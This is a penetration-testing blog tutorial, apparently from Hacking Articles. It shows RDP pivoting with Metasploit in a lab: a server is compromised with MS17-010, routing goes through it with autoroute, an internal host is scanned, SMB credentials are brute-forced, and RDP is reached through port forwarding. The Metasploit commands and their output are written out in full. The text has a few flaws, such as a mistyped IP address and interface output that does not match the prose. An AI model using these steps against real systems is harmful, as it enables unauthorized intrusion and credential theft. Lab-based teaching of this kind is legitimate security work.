RDP Pivoting with Metasploit

posted in PENETRATION TESTING on SEPTEMBER 15, 2017 by RAJ CHANDEL SHARE

In our previous turtorial we had discussed on **SSH pivoting** and today we are going to discuss RDP pivoting.

From Offensive Security


Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will able to target the client system for attack.

Lab Setup requirement:

Attacker machine: Kali Linux

Pivot Machine (server): window operating system with **two** network interface

Target Machine (client): window 7 (Allow RDP service)



Use exploit MS17-010 or multi handler to hack the pivot machine and bypass its UAC to achieve admin privileges.

sessions

Hence if you will count then currently attacker has hold 2 sessions, **1st** for **meterpreter shell** and **2nd** for **bypass UAC** of server.

```
msf > sessions

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  1   meterpreter x86/windows  victim-PC\ignite @ VICTIM-PC  141.[redacted] 64:4000 -> 146.
196.38.174:49159 (192.168.0.27)
  2   meterpreter x86/windows  victim-PC\ignite @ VICTIM-PC  141.[redacted]:4444 -> 146.
196.38.174:49160 (192.168.0.27)
```

Check network interface through following command:

Meterpreter> ifconfig


From given image you can observe two networks interface in victim's system **1st** for IP **192.168.0.27** through which attacker is connected and **2nd** for IP **192.168.100.100** through which clients (targets) are connected.

```
Interface 11
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0[redacted]:e0:c7
MTU          : 1500
IPv4 Address : 192.168.0.27
IPv4 Netmask : 255.255.255.0


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



Since attacker belongs to **192.168.0.1** interface and client belongs to **192.168.100.0** interface therefore it is not possible to directly make attack on client network until unless the attacker acquires same network connection. In order to achieve 192.168.100.0 network attacker need run the **post exploitation** "autoroute".

Articles

Select Month

Facebook Page

Be the first of your friends to like this

This module manages session routing via an existing Meterpreter session. It enables other modules to 'pivot' through a compromised host when connecting to the named NETWORK and SUBMASK. Autoadd will search a session for valid subnets from the routing table and interface list then add routes to them. Default will add a default route so that all TCP/IP traffic not specified in the MSF routing table will be routed through the session when pivoting.

msf > use post/multi/manage/autoroute

msf post(autoroute) > set session 2

msf post(autoroute) > exploit

Note: If you had not bypass UAC you can use session 1 for post exploit.

```
msf > use post/multi/manage/autoroute
msf post(autoroute) > set session 2
session => 2
msf post(autoroute) > exploit

[*] Running module against VICTIM-PC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.100.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

This Module will perform an ARP scan for a given IP range through a Meterpreter Session.

use post/windows/gather/arp_scanner


msf post(arp_scanner) > set rhosts 192.168.100.100-110

msf post(arp_scanner) > set session 2

msf post(arp_scanner) > set thread 20

msf post(arp_scanner) > exploit

Here we found a new IP **192.1668.100.103** as shown in given image. Let's perform TCP port scan for activated services on this machine.



This module Enumerates open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

use auxiliary/scanner/portscan/tcp


msf auxiliary(tcp) > set ports 445, 3389

msf auxiliary(tcp) > set rhosts 192.168.100.103

msf auxiliary(tcp) > set thread 10

msf auxiliary(tcp) >exploit

From given you can observe **port 3389** and **port 445** are **open** and we know that 3389 is used for RDP and 445 is use for SMB.



This module will test a SMB login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

use auxiliary/scanner/smb/smb_login

msf exploit (smb_login)>set rhost 192.168.100.103

msf exploit (smb_login)>set user_file /root/Desktop/user.txt

msf exploit (smb_login)>set pass_file /root/Desktop/pass.txt

msf exploit (smb_login)>set stop_on_success true

msf exploit (smb_login)>exploit

From given image you can observe the highlights pentest: 123 has success login.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set rhosts 192.168.100.103
rhosts => 192.168.100.103
msf auxiliary(smb_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(smb_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(smb_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(smb_login) > exploit

[*] 192.168.100.103:445   - 192.168.100.103:445 - Starting SMB login bruteforce
[*] 192.168.100.103:445   - 192.168.100.103:445 -
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar:jar',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar:root',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar:raj',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar:kio',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar:123',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\root:jar',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\root:root',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\root:raj',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\root:kio',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\root:123',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\pentest:jar',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\pentest:root',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\pentest:raj',
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\pentest:kio',
[+] 192.168.100.103:445   - 192.168.100.103:445 - Success: '.\pentest:123'
[*] 192.168.100.103:445   - 192.168.100.103:445 - Domain is ignored for user pentest
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now Type following command for port forwarding on localhost.

Meterpreter> portfwd add –l 3389 –p 3389 –r 192.168.100.103

-l: This is a local port to listen on.


-p: The remote port to connect on.

-r: The remote host address to connect on.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.100.103
[*] Local TCP relay created: :3389 <-> 192.168.100.103:3389
```


Now type following command to connect RDP client on localhost through port3389

rdesktop 127.0.0.1:3389




Now it will ask to enter the credential for connecting with RDP client; Enter the combination of username and password you have retrieved from SMB login Exploit.

If you remembered we have retrieved **pentest: 123** through smb login exploit which we are using for login.



Wonderful!! We had successfully exploit RDP client.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact here

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← FTP PENETRATION TESTING IN UBUNTU (PORT 21)

NEXT POST

SMTP PENTEST LAB SETUP IN UBUNTU (PORT 25) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.